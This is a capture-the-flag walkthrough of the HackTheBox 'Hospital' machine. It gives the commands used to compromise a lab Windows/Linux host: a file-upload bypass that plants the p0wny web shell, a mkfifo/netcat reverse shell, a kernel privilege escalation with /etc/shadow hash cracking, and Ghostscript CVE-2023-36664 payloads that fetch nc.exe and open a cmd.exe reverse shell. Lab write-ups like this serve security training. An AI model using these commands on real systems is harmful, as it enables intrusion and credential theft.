HackTheBox Hospital
Hello world!
Today I will walk through the HackTheBox machine called “Hospital”. It is a medium Windows machine, and the foothold depends on a vulnerable web service.
 HTB: Hospital
It is based on Windows and depends on CVEs for foothold exploitation.
SCANNING :
We will start by scanning all ports to discover the open ports and know where we will get into this machine
We will use a basic Nmap scan:
nmap 10.129.51.123
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
2179/tcp open  vmrdp
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy
The most interesting services were 443, 8080, and 22.
8080(HTTP) , 443(HTTPS) , 22(SSH)
HTTPS 443 :
When we visited to “https://10.129.51.123:443” we found a login page
 https://10.129.51.123:443
HTTP 8080 :
When we visited http://10.129.51.123:8080, we found another login page that allowed user creation and login.
 http://10.129.51.123:8080
So I created an account and logged in using the credentials we used at the time of creation. And after login, we saw that there is an upload file option.
 file upload page
So I tested the file upload vulnerability and tried to get a reverse shell using “pentestermonky/php-reverse-shell” and tried to bypass them but nothing happened.

EXPLOITATION 1
after searching how to get a reverse shell I found a tool called ‘p0wny-shell’
We will use p0wny-shell and change thefilename header to ‘exploit2.phar’ and the Content-Type header to ‘image/jpeg’
 p0wny-shell
the website accepted it so let’s do some directory searching using dirb
“dirb http://hospital.htb:8080/”
1
2
3
4
5
6
7
8
9
---- Scanning URL: http://hospital.htb:8080/ ----
==> DIRECTORY: http://hospital.htb:8080/css/
==> DIRECTORY: http://hospital.htb:8080/fonts/
==> DIRECTORY: http://hospital.htb:8080/images/
+ http://hospital.htb:8080/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://hospital.htb:8080/js/
+ http://hospital.htb:8080/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://hospital.htb:8080/uploads/
==> DIRECTORY: http://hospital.htb:8080/vendor/
So I try to access ‘/uploads/’ but it is Forbidden then I try to use the actual path “http://hospital.htb:8080/uploads/exploit2.phar”
 fake shell using p0wny-shell

So Let’s get a shell in our terminal using netcat and we will use this payload on our browser shell (p0wny -shell)
1
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc attacker_ip port >/tmp/fAuto (Bash)
POST EXPLOITATION 1
PRIVIELEGE TO root@webserver :
After obtaining a reverse shell on my Linux machine, I attempted to examine the OS version using the command “uname -a”
and we got the OS version It is a
1
Linux webserver 5.19.0-35-genericAuto (undefined)
So let’s search for some exploits on Google using this version.
After some searching on Google, I found this exploit
So Let’s try this and get a Root Access
upload the exploit to the web server and run it
 fake root access
I also checked the /etc/shadow file and found the hash for the user drwilliams.
 shadow file
I cracked the hash with John the Ripper.
 crack the drwilliams hash
EXPLOITATION 2
GETTING REAL ACCESS :

Now we have the password for drwilliams, let’s check it on https://10.129.229.183:443, and in his Inbox, I found an email from Chris Brown
 drwilliams email
this email is about GhostScript and .epsfile, so I searched for an exploit for those and I found this exploit “CVE-2023–36664-Ghostscript-command-injection”
so, we can execute some commands by injecting them into the eps file
first, let’s transfer Netcat to this machine to get a reverse shell
So Let’s inject a command in “file.eps” that will download Netcat from our machine
1
python3 CVE_2023_36664_exploit.py --inject --payload "curl 10.10.14.16:8000/nc.exe -o nc.exe" --filename file.epsBash

Then I uploaded the .eps file to “Drbrown”.
 uploading the eps file
Then let’s get real access by injecting the netcat payload in the eps file using this command and opening nc in our machine
1
python3 CVE_2023_36664_exploit.py --inject --payload "nc.exe 10.10.14.16 1111 -e cmd.exe" --filename file.epsBash
 inject nc payload
Then I uploaded the file to Drbrown again.
 uploading eps file
This gave me a real shell on Drbrown, and I obtained the user flag.
 user.txt
POST EXPLOITATION 2
ROOT ACCESS :
After searching through the user’s Documents folder, I found a GhostScript file and a password.
 password from Ghostscript
I thought it may be an Admin Password but nope. So I try to Access Rpcclient which is Running.

You will notice that Administrator Information is shared with the Guest.
So I go to *C:\xampp\htdocs* and upload “p0wny-shell” again
 upload p0wny-shell
Then we can Access that in our Browser by just going to the
“https://10.129.51.123:443/exploit.php”
 root.txt
Congratswe Have the root flag ;)—If you find it helpful, Kindly give me respect from here N0UR0X01-HTB